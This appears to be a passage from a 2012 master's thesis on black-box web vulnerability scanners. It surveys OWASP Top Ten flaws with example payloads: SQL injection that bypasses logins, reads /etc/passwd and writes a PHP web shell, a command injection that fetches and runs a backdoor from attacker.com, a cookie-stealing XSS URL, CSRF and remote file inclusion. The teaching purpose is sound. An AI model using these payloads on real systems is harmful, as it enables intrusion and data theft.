Helping Johnny Pentest:
Addressing the Shortcomings of Black-box Web Vulnerability Scanners

by

Farhan Saleem Jiva

(Under the Direction of Kang Li)

Abstract

With the advent of innovative Web 2.0 technologies, web applications play an important role on the modern-day Internet by delivering rich services such as web-based e-mail to social networking, on-line banking to e-commerce, as well as a plethora of other functionalities. However, due to their ever-increasing reliance and complexity, as well as their susceptibility to poor coding practices, these web applications often face a relentless threat from attackers. To remediate this threat, web application programmers generally turn to black-box scanners (tools which examine the security of web applications from a user's perspective). However, these tools are far from perfect. In this thesis, we analyze the shortcomings of modern black-box scanners (such as crawling-limitations and deficiencies related to detecting certain vulnerabilities) and explore methods which improve their imperfections. In doing so, we propose methods which adds a modern twist on web application crawling, explore new ways to detect blind-SQL injection vulnerabilities, as well as give light to an advanced exploitation technique for blind-SQL injection.

Index words: Black-box scanners, Web application security, Crawling, SQL Injection, Detection, Exploitation

Helping Johnny Pentest:
Addressing the Shortcomings of Black-box Web Vulnerability Scanners

by

Farhan Saleem Jiva

B.S., University of Georgia, 2009

A Thesis Submitted to the Graduate Faculty

of The University of Georgia in Partial Fulfillment

of the

Requirements for the Degree

Master of Science

Athens, Georgia

2012

Helping Johnny Pentest:

Addressing the Shortcomings of Black-box Web Vulnerability Scanners

by

Farhan Saleem Jiva

Approved:

Major Professor: Kang Li

Committee: Roberto Perdisci
Lakshmish Ramaswamy

Electronic Version Approved:

Maureen Grasso
Dean of the Graduate School
The University of Georgia
June 2010

Helping Johnny Pentest: Addressing the Shortcomings of Black-box Web Vulnerability Scanners

Farhan Saleem Jiva

May 8, 2012

Acknowledgments

I dedicate this thesis to my mom, dad, and little sister. Thank you for putting up with my absences over the past few years. I would also like to thank my major professor Dr. Kang Li, as well as my office-mates for their support.

Contents

List of Tables

List of Figures

Chapter 1

Introduction

With the advent of innovative Web 2.0 technologies, web applications play an important role on the modern-day Internet by providing users with rich services such as web-based e-mail to social networking, online banking to e-commerce, as well as a plethora of other functionalities. However, due to their ever-increasing reliance and complexity, as well as their susceptibility to poor coding practices, these web applications often face a relentless threat from attackers. Web application vulnerabilities are widespread; in a report published by MITRE [27] in 2007, four out of the top five vulnerabilities in their Common Vulnerabilities and Exposures database were web-related. These vulnerabilities ranged from Cross-Site scripting flaws, SQL injection, local and remote file-inclusion, and directory traversals.

It is far too often that successful exploitations of these web-related vulnerabilities lead to disastrous outcomes. In February of 2011, the computer security firm HBGary became a target by a group known as Anonymous. This hacker collective discovered an SQL injection vulnerability in a poorly-written web-based content-management system which was being hosted on one of HBGary's machines. Using this vulnerability, Anonymous was able to successfully extract usernames and un-salted, hashed passwords of HBGary employees and ultimately used this information to gain remote shell access to their systems. As a result of

this attack, thousands of company emails were divulged to the public, file systems on the HBGary network were erased, and internal phone systems were crippled [26].

As news of Anonymous started hitting the air-waves, smaller and more organized groups of black-hat hackers started to form. In May of 2011, a group known as LulzSec began a series of attacks on high profile organizations. One of the group's first victims was the American Public Broadcasting Service (PBS). At the time of the attack, PBS's website was driven by an "outdated" content management system, and because of this, "made it easier to break in and spread through the system" [42]. As a result of this attack, LulzSec released a press statement which contained dumps of all back-end databases, including MySQL root passwords, and employee login credentials used for the content management system. Also as a result, the group managed to deface the front page of PBS.org. Although LulzSec did not explicitly confirm the vector of their attack, because the dumps of the databases were in a format created by `Havij`[1], we can conclude that it was the result of a SQL injection vulnerability found somewhere in the content management system.

After gaining attention from media outlets and accruing Twitter followers at a rate of thousands of per day, LulzSec looked towards the Sony Corporation as their next target. In June of 2011, the group found a single SQL injection entry point on the website SonyPictures.com and stole user information from tens-of-thousands of people, which included email addresses, passwords, and birth-dates. As a side-effect of releasing this information to the public, many users who unfortunately used the same passwords across multiple sites (e-mail, Facebook, Twitter) faced a substantial amount of collateral damage [41]. Sony later confirmed this attack, claiming that personal information for 37,500 people was stolen during the intrusion [35].

Web applications belonging to high profile organizations are not the only ones who fall

[1]Havij is a tool used to exploit SQL injection vulnerabilities. http://itsecteam.com/en/projects/project1.htm

victim to SQL injection attacks. In September of 2011, in an undisclosed leak on pastebin[2], a web application hosted on the University of Georgia network fell victim to a hacker group known as TeaMp0isoN. The group was able to bypass firewalls and network intrusion detection systems to launch a successful SQL injection attack on the website. Although usernames and password hashes were divulged in the leak, the application programmer took the extra step to apply iterative-hashing along with strong salting on the passwords, thereby decreasing the negative affects of the intrusion.

Although some of the most devastating outcomes arise from SQL injection vulnerabilities, some which wreak the most havoc are due to cross-site scripting (XSS) attacks. In October of 2005, security researcher Samy Kamkar came onto the radar by exploiting an XSS vulnerability in Myspace, a social-networking website. Being aware of the repercussions of XSS, Myspace heavily filtered certain XSS-related keywords from being posted onto the profiles of other users. This filtering proved to be insufficient when Kamkar found that he could use a few common XSS-evading tricks to get around the filters. In doing so, he created the `Samy Worm` [37], a self-replicating worm which would automatically add Kamkar to the viewer's friend list, post a witty message to their profile page, as well as inject the worm payload onto the page itself. Shortly after he published the worm on his own profile, he was able to infect over a million users' profiles in under twenty hours, making it the fastest spreading worm of all time [32]. Because the payload of the worm would send an AJAX request back to Myspace servers, the worm also caused Myspace servers to crash.

In September of 2010, another case of an XSS vulnerability surfaced when Twitter users noticed they were being redirected to pornographic websites [28]. Although Twitter was filtering certain XSS-related keywords, it proved to be insufficient when it was found out that JavaScript could be triggered through an `onMouseOver`[3] event. Because of the immediate

[2]pastebin.com is an online paste repository, commonly used for leaking stolen data.

[3]The OnMouseOver event occurs when the mouse pointer moves over a specified object.

reaction of the Twitter staff, the vulnerability was patched within a few hours, effectively disabling further attacks such as a Twitter or drive-by-download worm [48].

In spite of the prevalence of web application vulnerabilities, there exists an abundant amount of tools on the market which are dedicated to mitigating the negative affects of these prevalent vulnerabilities. Each tool generally falls within one of two classes of tools. White-box (or static analysis) tools are software programs which analyze source-code and apply certain techniques to following the code's logic to detecting vulnerabilities. Black-box tools, on the other hand, are software applications which do not rely on source-code for detecting vulnerabilities. Instead, these tools probe an application's front-end by fuzzing areas of user-inputs and takes a more heuristical approach for detecting vulnerabilities. These black-box tools are generally marketed as "point-and-shoot" penetration testing tools, and are widely used in the industry. In fact, many web applications which handle sensitive information are required by law that it be deemed "hacker-proof" by the use and validation of these tools [36].

It does not come without surprise that, while some of the tools on the market are effective, many of them provide web application developers with a false sense of security due to inherent shortcomings. There have been a number of studies which highlight certain limitations inherent in modern black-box scanners. The foremost limitation is due to a severely limited crawling component in the black-box tools [45, 46, 32, 30]. Crawling a web application is arguably the most important aspect of any black-box web scanning tool. If the tool's crawling ability is substantial, then it *might* miss detecting a vulnerability (due to a shortcoming in an analysis module). However, if the tool's crawling ability is limited, then it will *inevitably* miss detecting a vulnerability (because a flaw cannot be detected if there is no way to reach a vulnerable page).

The second area where some tools fall short on is their ability to detect blind SQL injection vulnerabilities. A number of studies [38, 31] exist which have done comparative analysis work

on popular black-box scanning tools that highlight this shortcoming. Detecting blind SQL injections pose a special challenge for black-box web scanners because they usually require some amount of user interaction to detect. This is because in a blind SQL injection scenario, the behavior of the web application needs to be analyzed in order to determine whether or not the vulnerability exists.

Finally, because there is always a chance that the detection of a vulnerability might be incorrect, a sure-fire way to tell whether or not a vulnerability exists is by exploiting it. In terms of exploitation, we focus our efforts on blind SQL injection. Modern blind SQL injection exploitation tools usually require a high amount of resources (as we will see in Chapter 6.3). Current methods for exploiting blind SQL injections usually become time-intensive and require a high number of requests to the web application in order to be successful. In a practical setting of testing the security of a web application, this becomes a limitation and any interference caused from scanning is generally an issue which needs to be addressed. Inefficient resource usage generally occurs because a new query must be crafted and executed in order for a piece of information to be retrieved, and efficiently exploiting a blind SQL injection vulnerability boils down to efficient methods of brute-forcing.

In this thesis, we aim to examine these shortcomings of modern black-box web vulnerability scanners, as well as explore ways to address them. In doing so, we present **a number of contributions** which take a step in the direction of decreasing the limitations of black-box web vulnerability scanners. Our first contribution is an in-depth briefing on modern web application vulnerabilities in which we discuss how web applications can suffer from certain vulnerabilities. Our second contribution is a result of addressing crawling limitations; a prototype implementation of a JavaScript based crawler. Our third contribution is an algorithm, implementation, and evaluation for detecting blind SQL injection vulnerabilities. Our final contribution is the implementation of an advanced exploitation technique for exploiting blind SQL injection vulnerabilities.

Chapter 2

Web-related Vulnerabilities

In this chapter, we will discuss background information by providing a comprehensive overview of the most common web-related vulnerabilities as outlined by the 2010 OWASP Top Ten Project [23]. Namely, we will discuss the conditions under which each vulnerability occurs, provide examples of how certain vulnerabilities can be exploited, as well as consider the variety of adverse affects it can have on the corresponding web application and host system. We provide an overall summary of the exploitability, prevalence, detectability, and impact in Table 2.1.

2.1 Injection

In its most general definition, an injection vulnerability occurs whenever a web application includes untrusted data in a query which is then sent to an interpreter. The goal of an injection attack is to exploit the syntax of the targeted interpreter, thereby changing its intended behavior. Any source of data can be the vector of this attack, including internal sources. Injection vulnerabilities come in a variety of flavors, with some of the most common ones including SQL injection, XPath injection, LDAP injection, and OS command injection.

2.1.1 SQL injection

A SQL injection usually occurs whenever unsanitized user data is placed directly into a SQL statement which is then executed by the Database Management System (DBMS). SQL injection vulnerabilities can be categorized into two classes. The first class is the classical, `SELECT` based SQL injection in which the result-set of the injected query is displayed somewhere on the web application. The second class of SQL injection flaws is the blind injection vulnerability. In this type of vulnerability, the result-set of the injection is not displayed anywhere on the web application, and the only thing which can be inferred is whether or not the injected query returned any results. Here, we discuss SQL injection in general, and discuss the details of blind SQL injection in Chapter 5.

The first adverse outcome of a SQL injection attack is an authentication bypass. Consider the following SQL query written in PHP:

```
$query = ''SELECT username FROM users WHERE username='' . $_POST['username'] . '' AND
    password='' . $_POST['password'] . ''';
```

This query will return the username of a user whenever the user-supplied username and password information matches an existing record in the database. The data is taken unsanitized from the request parameters and is placed into the SQL statement, creating the necessary scenario for an authentication bypass via SQL injection. Consider the same query after we input `DoesNotMatter` as the username and `' or '1'='1` as the password:

```
$query = ''SELECT username FROM users WHERE username='DoesNotMatter' AND password=''
    or '1'='1'';
```

We see that by injecting SQL into this statement, we can effectively alter its behavior such that the predicate in the WHERE clause always evaluates to true. In doing so, a web application which allows authentication based on whether the result-set of the query contains any rows will be exploited into letting any user into the protected-area.

The second negative outcome that can arise from exploiting a SQL injection flaw is information disclosure by extracting data from other tables and databases which the current DBMS user has access to. Consider the following example in which an employee directory web application wishes to display the first and last names of its staff members based on an employee ID number:

```
$query = ''SELECT fname, lname FROM employees WHERE id='' . $_GET['id'];

while( $row = mysql_fetch_array(mysql_query($query)) ) {
    echo $row['fname'] . " " . $row['lname'] . ''\n";
}
```

Given a valid, numeric value for the request parameter `id`, the result-set for this query will consist of rows of data, where each row contains a first name and a last name. Notice that because of the given construction of the query, a SQL injection is possible. Consider what would be the outcome if one were to exploit this query:

```
$query = "SELECT fname, lname FROM employees WHERE id=1 UNION SELECT username,
    password FROM users";
```

By injecting `1 UNION SELECT username,password FROM users` into the request parameter `id`, we are successfully able to extract data which we should not have access to. Assuming that a table named `users` exists with columns `username` and `password`, the result-set of this query will contain first and last names of employees as well as usernames and passwords. Since the web application was written to display this information on a web page, this information would be divulged.

While it is widely known that data disclosure is one of the major outcomes SQL injection, a common and often unforeseen adverse affect is arbitrary file access and arbitrary OS command execution via SQL injection. Many brands of DBMSs provide some level of filesystem access [10, 12, 16]. While most DBMSs leverage permissions that grant users certain levels of access to databases and tables, access to the filesystem is usually done in the context of the

system user which the DBMS is running under. Recall the example query for the employee directory application. Given that the database has the appropriate `file`[1] privilege enabled, consider the outcome of the following SQL injection:

```
$query = "SELECT fname, lname FROM employees WHERE id=1 UNION SELECT load_file('/etc/
    passwd'),2";
```

As with before, the result-set of this query will contain first names and last names of employees. However in addition, it will also contain the contents of `/etc/passwd`[2]. As an aside, the contents will be displayed in the first column, while the value "2" will be displayed in the second column. Adding arbitrary values to a `UNION SELECT` SQL injection is a common trick performed because each result-set going into the `UNION SELECT` needs to have the same number of columns in order to be concatenated.

While being able to read arbitrary files is damaging, it is not as destructive as what can happen with the ability to arbitrarily write files. Consider the following example:

```
$query = "SELECT fname, lname FROM employees WHERE id=1 UNION SELECT '<?php system(
    $_GET[\"cmd\"]); ?>',2 INTO OUTFILE '/var/www/shell.php'";
```

Again, this query will return first names and last names, but it will also include a snippet of PHP source code commonly used for executing shell commands. Assuming that a writable directory is available under the document root of the web server, this MySQL query will return the contents of the `UNION SELECT` and place them into into the file `/var/www/shell.php`. Since this directory is in the context of the web server and PHP parser, by browsing to `shell.php` and specifying a shell command via the GET parameter `cmd`, an attacker can now execute arbitrary shell commands on this host.

[1] Some DBMSs do not enable file access by default, and there is usually a flag to enable it.

[2] On Unix and Linux distributions, /etc/passwd contains information relating to system users

2.1.2 XPath injection

Storing data in relational databases is a popular choice for many web application programmers. However, it is not the only available mechanism for doing so. Many web applications store data in an XML format, and use XPath to retrieve this information. Similar to how SQL is the query language for relational databases, XPath is the query language for XML databases. Just as SQL injection vulnerabilities arise from untrusted data sources, XPath injections can face a similar problem. Consider the following XML database:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <firstname>Bob</firstname>
    <lastname>Smith</lastname>
    <username>bsmith</username>
    <password>dogs123</password>
  </user>
  <user>
    <firstname>Alice</firstname>
    <lastname>Sue</lastname>
    <username>asue</username>
    <password>cats456</password>
  </user>
</users>
```

The XML database described above contains two users, Bob and Alice, along with their corresponding username and password. The following XPath query is used in a web application to perform authentication based on the above database:

```
$query = "//users/user[username/text()='".$_POST['username']."' and password/text()='".$_POST
    ['password']."']";
```

Notice that unfiltered user data is taken from the request parameters and placed into the XPath query. Let's observe what the resulting query looks like after we inject XPath syntax:

```
$query = "//users/user[username/text()='DoesNotMatter' and password/text()='' or '1'='1']";
```

Similar to SQL injection, if we input `DoesNotMatter` as the username and `' or '1'='1` as the password, the exploited XPath query will return every `user` node. If the web application was allowing authentication based on whether or not the XPath query returned a node, an attacker would be able to successfully bypass authentication for this application. While XPath does not provide `UNION SELECT` operators like SQL, it is still possible to extract information from an authentication bypass vulnerability described above.

2.1.3 LDAP injection

The Lightweight Directory Access Protocol (LDAP) is used for accessing and maintaining distributed directory information services over TCP/IP. As with other types of injection attacks, LDAP injection can occur whenever untrusted data is used to create LDAP statements. Depending on the implementation of a web application, successful exploitation of this type of injection can lead to authentication bypass, privilege escalation, or information disclosure. Consider the following LDAP search filter written in PHP:

```
$ldapSearchQuery = "(cn=" + $_POST['user'] + ")";
```

This search filter will search the LDAP database for usernames containing the user-supplied input. Notice again how this data is not sanitized. If an attacker were to inject LDAP syntax into this search filter, one possible outcome would be:

```
$ldapSearchQuery = "(cn=admin)(|(password=*))";
```

By injecting `admin)(|(password=*)`, the result of this LDAP query would be the disclosure of the password for the `admin` username.

2.1.4 OS command injection

Although not as widespread as other types of injection vulnerabilities, some web applications can suffer from OS command injection flaws. An exploitation of this vulnerability occurs when an attacker is able to execute system level commands through a vulnerable application. In doing so, the application can become a pseudo shell; injected code is executed with the same privileges and environment as the web application. Consider the following PHP snippet:

```
<?php
    system('cat ' . $_GET['filename']);
?>
```

Although this may seem like a contrived example, a variant of this type of coding practice is very likely. In this example, the web application is receiving a filename through a request parameter and is attaching this variable in the PHP `system()` function. This function is used for executing OS level shell commands in the context of the web server. The system-level command `cat` will read the contents of the provided filename and return its output. If an attacker were to specify `story.txt; wget attacker.com/backdoor.bin; ./backdoor.bin` in the `filename` variable, he could successfully hijack the `system()` call and execute arbitrary commands (in this example, downloading and executing a backdoor):

```
<?php
    system('cat story.txt; wget attacker.com/backdoor.bin; ./backdoor.bin');
?>
```

2.2 Cross-Site Scripting (XSS)

Cross-site scripting is the most prevalent web application vulnerability [24]. Symantec reports that XSS accounted for about 80% of all security vulnerabilities documented in 2007 [47]. This type of flaw occurs when a web application embeds user-supplied input into

the page sent to the browser without the proper amount of filtering. XSS comes in three flavors, non-persistent (reflected), persistent (stored), and DOM-based.

2.2.1 Non-persistent XSS

Non-persistent (or reflected) XSS occurs when data provided by a user (usually through the parameters of an HTTP request) is immediately used by server-side scripts to generate content which includes the unsanitized data. HTML documents have a flat, serial structure which allows the mixing of formatting, control statements and content. Because of this, including unfiltered user-supplied input in the resulting page can lead to markup and script injection. The classical reflected XSS example is a vulnerable search engine application. A search engine typically displays the user's search string on the results page. Consider the following example where a server is generating search results for user-supplied keywords through the `keywords` GET variable:

```
// User Request: http://example.com/search.php?keywords=Dogs

//Server Response:
<?php
...
   echo '<h1>Displaying search results for: ' .
   $_GET['keywords'] . '</h1><br />';
...
?>
```

We see here that any input the user supplies for `keywords` will be reflected in the search results of the following page. Because no filtering is done, a user who is baited into following a modified URL can fall victim to an XSS attack. The following example shows how an attacker can craft a malicious URL which then steals a user's cookie:

```
http://example.com/search.php?keywords=<script>document.write('<img src="http://attacker.com
    /cookie_stealer.php?c="' +document.cookie + '>');</script>
```

The URL is crafted to contain JavaScript which embeds an HTML `img` tag into the results page. The tag is sourced with the location of the attacker's website, which attaches stolen cookie information to the request. The victim's browser will then send out a request for the "image", and cookie information will be stolen[3]. Stealing cookie information is just one example of malicious activity that could arise from a successful XSS attack. A more serious outcome could range from an attacker redressing the page in an attempt to steal further information from the user, to launching a drive-by-download attack on the victim's browser itself.

2.2.2 Persistent XSS

Persistent (or stored) XSS is a more destructive variant of a cross-site scripting vulnerability. Recall that in a non-persistent XSS flaw, unsanitized data is only reflected for a single request. In a stored XSS, the unfiltered data is saved by the server, and is then returned as a part of the web application whenever other users visit. The classical example of this is an online message board where users can post unfiltered HTML content which other users can read. Two examples of this is the case of the `Samy Worm` [37] and the Twitter `onMouseOver` [28] incident.

2.2.3 DOM-based XSS

Unlike persistent and non-persistent XSS where the untrusted user data is sent through the web server before it is returned to any users, DOM-based[4] XSS does not require that the web server receive the malicious payload. Instead, a DOM-based XSS vulnerability occurs during the client-side processing of the page content. If the web page is using unsanitized

[3]Note that because this data is contained within the request for the image, the browser's built-in cross-domain policies will not be in affect.

[4]The Document Object Model (DOM) is a standard model for representing HTML and XML content

user data for any dynamically created content, this behavior opens the door to a DOM-based attack. Consider the following HTML and JavaScript code:

```
<html>
  <title>Welcome to my homepage</title>
  <script>
    var pos = document.URL.indexOf("name=")+5;
    var name = document.URL.substring(pos,document.URL.length);
    document.write("Welcome " + name);
  </script>
</html>
```

We can see that this web page will dynamically parse the `document.location` DOM for a GET variable `name` and will write the content to the page. A URL containing malicious payload can be crafted as `http://example.com/?name=<script>alert('XSS')</script>` and upon baiting an unsuspecting victim, will execute the JavaScript in the context of the web page in the victim's browser.

2.3 Broken Authentication and Session Management

Although it is a difficult task, web developers frequently resort to building custom session management and authentication schemes. As a result, these custom systems tend to contain a variety of security flaws. Examples of vulnerabilities which can arise are incorrectly handling logging out, flawed password management (storing plain-text passwords), non-existent timeout checks, "remember me" features, etc. Because each implementation is unique, these vulnerabilities can be difficult to find. A seemingly contrived, yet rather possible example of this can be thought if in the context of an e-commerce application. Consider that a user wants to share a web page of an item for sale with a friend:

```
http://example.com/items/toys.php?sessid=616363743A626F62736D697468
```

In this example, we see that the server is tracking user sessions by appending it to the

URL of each request. If an unsuspecting user mistakenly divulges this information, the user's account on the website would be effectively compromised since the session token could contain enough information to authenticate anyone who possesses it.

Another example of broken session management is not timing out sessions after a certain amount of idle time. If an unsuspecting user who visits a website on a public computer who closes the browser instead of explicitly logging out could leave the site's session intact. If another user were to access the website, they would be authenticated with the previous user's credentials. Aside from broken session implementations, storing plain-text, unencrypted passwords in databases or flat files fall into this category of vulnerabilities.

While not directly related to a poor implementation of a session tracking mechanism, improperly securing a session token as it passes from end-to-end can lead a serious vulnerability. Because session tokens are provided to a user on the basis that he has somehow authenticated with a web application, if the web application does not take the extra measure to secure the transmission of this token, it can be hijacked and replayed by an attacker (thus allowing him to browse the web application with the victim's session). This vulnerability was highlighted by the proof-of-concept tool called Firesheep [5]. With this tool, an attacker (who has access to the victim's network and is able to view the victim's unencrypted HTTP traffic) can effectively steal session cookies and imitate the user. Although the only real means of protecting against this type of vulnerability is full encryption of end-to-end traffic, some mitigation techniques range from using a VPN to employing a more secure level of wireless encryption.

[5]Firesheep is a Firefox plug-in which uses a packet sniffer to steal and replay unencrypted cookies for certain web applications.

2.4 Insecure Direct Object References

Web applications quite often use enumerable key values or easily guessable names for objects when rendering web pages. In doing so, they frequently fail to check if the user requesting the resource has the appropriate access to it. This is known as an insecure direct object reference flaw. If a user were to access an object directly without being hindered by any authorization, they would be exploiting this type of vulnerability. Consider the following URL in which a banking application allows its users to view transaction summaries:

```
http://examplebank.com/summary.php?accountNo=789456123
```

We see that a variable which takes an account number as input is available to the user. If by enumerating this value the user is able to view account information of other users, then this web application would have an insecure direct object reference vulnerability. This type of vulnerability is usually coupled with a broken authentication flaw.

2.5 Cross-Site Request Forgery (CSRF)

Cross-site request forgery vulnerabilities occur whenever an attacker creates forged HTTP requests and coaxes an unsuspecting victim to submit them. Unlike cross-site scripting where an attacker exploits the trust a user has for a particular website, cross-site request forgery exploits the trust that a website has in a user's browser. In order for this attack to work, a victim's browser must be authenticated on some website. An attacker then includes a malicious link or a script in a page which a user accesses. This page then auto-submits the HTTP request on the user's behalf on the authenticated site to perform some malicious action. An example of this can be seen on a vulnerable banking website. Consider that a user, Bob, is authenticated to his banking website. An attacker then lures Bob to visit his website which contains the following snippet of code:

```
...
<img src="http://examplebank.com/transferFunds.php?fromAccount=Bob&toAccount=attacker&
    amount=20000" />
...
```

Observe the actions this snippet of code will perform. Assuming that Bob's banking website includes functionality to transfer funds by specifying GET variables to a certain script, if Bob were to load this page, his browser would have effectively transfered $20,000 into the attacker's account. Note that this attack will succeed because that HTML `img` tags will force the browser to automatically send an HTTP request to whatever value is in the `src` attribute, regardless of whether or not it is an image.

2.6 Security Misconfiguration

As the name suggests, this type of vulnerability is due to a misconfiguration at any level of the application stack (from the underlying web server, to the application server or framework, to custom code). Security issues which can arise from such a vulnerability can range from an attacker accessing default accounts, accessing unprotected files or directories, and attacking unpatched vulnerabilities. Examples of security misconfigurations are running unpatched web-application frameworks which contain bugs, to leaving default credentials in-place, to leaving web server directory listing enabled.

2.7 Insecure Cryptographic Storage

Security vulnerabilities that fall into the category of insecure cryptographic storage are usually ones which deal with storing important data in a plain-text format instead an encrypted format. Those vulnerabilities which include encrypted data usually have issues with unsafe encryption key generation or using a weak encryption algorithm. Attackers generally

do not break the encryption schemes, but instead will recover keys, find plain-text versions of data, or attack a channel which decrypts the data for them. The most common example scenario of this type of vulnerability is an attacker who has extracted password information from a database. The passwords are hashed, however, they are not salted. This results in the attacker being able to brute force the hashes in a much shorter amount of time than if the hashes were salted.

2.8 Failure to Restrict URL Access

A vulnerability which falls into the category of failing to restrict URL access occurs whenever web applications fail to prevent access to certain privileged resources or URLs. In doing so, they open the door to these "forceful browsing" vulnerabilities. An example of this vulnerability can be thought of in the context of a stock-photo purchasing web application. If the website was flawed in restricting access to high-quality photos, at attacker could potentially "forcefully browse" to the high-quality photos and download them without first purchasing them.

2.9 Insufficient Transport Layer Protection

This type of vulnerability occurs whenever a web application fails to protect transport level communication between the application and the user by sending data in an unencrypted, plain-text format. An example scenario which can arise is an attacker who can place himself on the network between a victim and a vulnerable web application. He can then observe the unencrypted network traffic taking place between the web application and the user, and can subsequently steal information.

In another example, consider that a web application is using SSL[6], however, it is not prop-

[6]Secure Sockets Layer (SSL) is a cryptographic protocol used for security over the Web

erly configured. Because of this misconfiguration, users who visit this website are presented with browser warnings which indicate that they must manually accept an SSL certificate before they can continue. If users get accustomed to this warning message, then an attacker who is in the middle of the communication can issue a Man-in-the-Middle attack in which he can present the user with a fake SSL certificate and redirect them to his own malicious web application.

2.10 Unvalidated Redirects and Forwards

Usually, web applications will include functionality to redirect users to other pages. If the target URL is specified through an unvalidated parameter which can be accessed and tainted by the user, then the application can open itself up to a number of vulnerabilities. Consider the following example:

```
http://example.com/redirect.php?url=attacker.com
```

If a page `redirect.php` exists which takes in a URL as a parameter, an attacker who is able to bait an unsuspecting victim into clicking the modified URL will redirect the victim to the attacker's website from which he can attempt to phish the victim or launch drive-by-download attacks.

Simply redirecting victims to malicious websites is just one issue which can arise. A slightly more complex vulnerability known as "HTTP Response Splitting" can also occur with a page that allows unvalidated redirects. Consider if `redirect.php` was implemented in the following way:

```
<?php
    header('Location: ' . $_GET['url']);
?>
```

In this PHP snippet, we see that the script is taking the user-supplied URL and is placing

it directly into a call to PHP's `header()`[7] function to set the HTTP `Location`[8] directive. Consider the resulting HTTP response headers if an attacker were to send `%0d%0a%0d%0a <script> alert('XSS') </script>` as the value to the URL parameter:

```
HTTP/1.1 302 Found
Location:

<script>alert('XSS')</script>
```

Recall that in the HTTP protocol, in order for the browser to differentiate between the response headers and the content, two `CRLF`s must separate them. Because of this, it is possible to "split" the response headers before the web server does. In doing so, an attacker can hijack the call to PHP's `header()` function, and can attach arbitrary markup to the body of the HTTP response. The browser will then render this content, and in the above example, will execute JavaScript in the context of the web application (opening the door to an XSS vulnerability).

2.11 File Inclusion and Execution

Although not listed in the 2010 OWASP Top Ten Project, file inclusion vulnerabilities were ranked 13th in the SANS 2010 Top 25 Series [49]. A file inclusion or execution vulnerability comes in two flavors, local and remote. A local file inclusion vulnerability occurs whenever a web application allows for the user to specify the filename of a local file to include in the generation of a page. Consider the following example URL and PHP code:

```
// URL: http://example.com/page.php?filename=main.php

// page.php:
<?php
```

[7] header() is used to send a raw HTTP header.

[8] Setting a URL value for the `Location` directive in an HTTP response will effectively send a 302 status code to the browser.

```
    include($_GET['filename']);
?>
```

The PHP script's only functionality is to take in a filename from the user and pass it as an argument to the PHP `include()`[9] function. Because this data is going into the function call without being properly filtered, consider the result of the following exploit:

```
http://example.com/page.php?filename=/etc/passwd
```

Given that the current web application user has the appropriate read permissions, the application will open and return the contents of `/etc/passwd`. This vulnerability would then allow for an attacker to read arbitrary files on the host system.

The examples given above can apply to a remote file inclusion vulnerability as well.[10] Consider the result of the following exploit:

```
http://example.com/page.php?filename=http://attacker.com/malicious.txt
```

Recall that the PHP `include()` function will take the contents of a file and include it in the current file before it is parsed by the interpreter. Because of this, an attacker can give the function an address to his remote malicious PHP script which will then be executed on the host machine of the web application.

[9] The include() function in PHP takes the content of a specified filename and includes it in the current file before it is parsed by the PHP interpreter.

[10] Allowing the server-side interpreter access to remotely include files is generally a configuration flag which is off by default and must be enabled manually.

Table 2.1: Overall summary of the exploitability, prevalence, detectability, and impact as outlined by the 2010 OWASP Top Ten Project [23]

Vulnerability	Exploitability	Prevalence	Detectability	Impact
Injection	Easy	Common	Average	Severe
Cross-Site Scripting	Average	Very Widespread	Easy	Moderate
Broken Authentication and Session Management	Average	Common	Average	Severe
Insecure Direct Object References	Easy	Common	Easy	Moderate
Cross-Site Request Forgery	Average	Widespread	Easy	Moderate
Security Misconfiguration	Easy	Common	Easy	Moderate
Insecure Cryptographic Storage	Difficult	Uncommon	Difficult	Severe
Failure to Restrict URL Access	Easy	Uncommon	Average	Moderate
Insufficient Transport Layer Protection	Difficult	Common	Easy	Moderate
Unvalidated Redirects and Forwards	Average	Uncommon	Easy	Moderate

Chapter 3

Modern Black-box Web Vulnerability Scanners

3.1 The Anatomy of a Black-box Scanner

Although there exist a variety of black-box scanners on the market, they all can be seen as containing three main modules [30]. In this section, we discuss these internal components as well as describe their roles. Figure 3.1 provides a graphical overview of these components.

3.1.1 Crawler Module

The core functionality of a black-box scanner is to identify and attack URLs which contain inputs, such as parameters to GET and POST requests, inputs to HTML forms, as well as URLs which accept file uploads. However, in order to find these inputs, some sort of crawling mechanism must take on the role of probing the web application by identifying and following the various links present. This task is controlled by the crawler module of the black-box scanner. The embedded crawler in most black-box scanners can be run in two modes, automatic or proxy.

In the automatic mode, the crawlers begin traversing the application's link structure given a root URL. This "point-and-shoot" mode requires the least amount of work with respect to the end-user of the tool, as they are simply providing a starting URL. A limitation of this mode is that some scanners might miss some URLs (either due to a limitation of the crawler's ability or because of the complexities of the web application itself). Therefore, most scanners also allow for a proxy mode. In the proxy mode, the scanner is placed into a "listening" state during which the end-user manually browses through the web application while the scanner records the requests that are generated.

Most black-box scanners usually provide some other features in the crawling mechanism such as pages which should be excluded during the crawl, pre-configured form inputs to use for login forms, as well as some application specific settings (e.g. number of concurrent crawlers, maximum depth to crawl, etc).

3.1.2 Attacker Module

Once the crawler module gathers the URLs of the web applications, they are sent to the attacker module. The attacker module's role is to analyze these URLs and identify points of user input. After identifying these inputs, for each of the common vulnerabilities, the attacker module issue a barrage of pre-configured, pre-defined attacks on the inputs of each URL in order to trigger a vulnerability (e.g. sending JavaScript to detect XSS, or SQL syntax to detect SQL injection). The format of these attacks are generally well known, and available through many online sources [22, 44, 43].

3.1.3 Analysis Module

The resulting page which is generated after each of the attacks from the attacker module is then sent to the analysis module. It is the job of the analysis module to determine whether

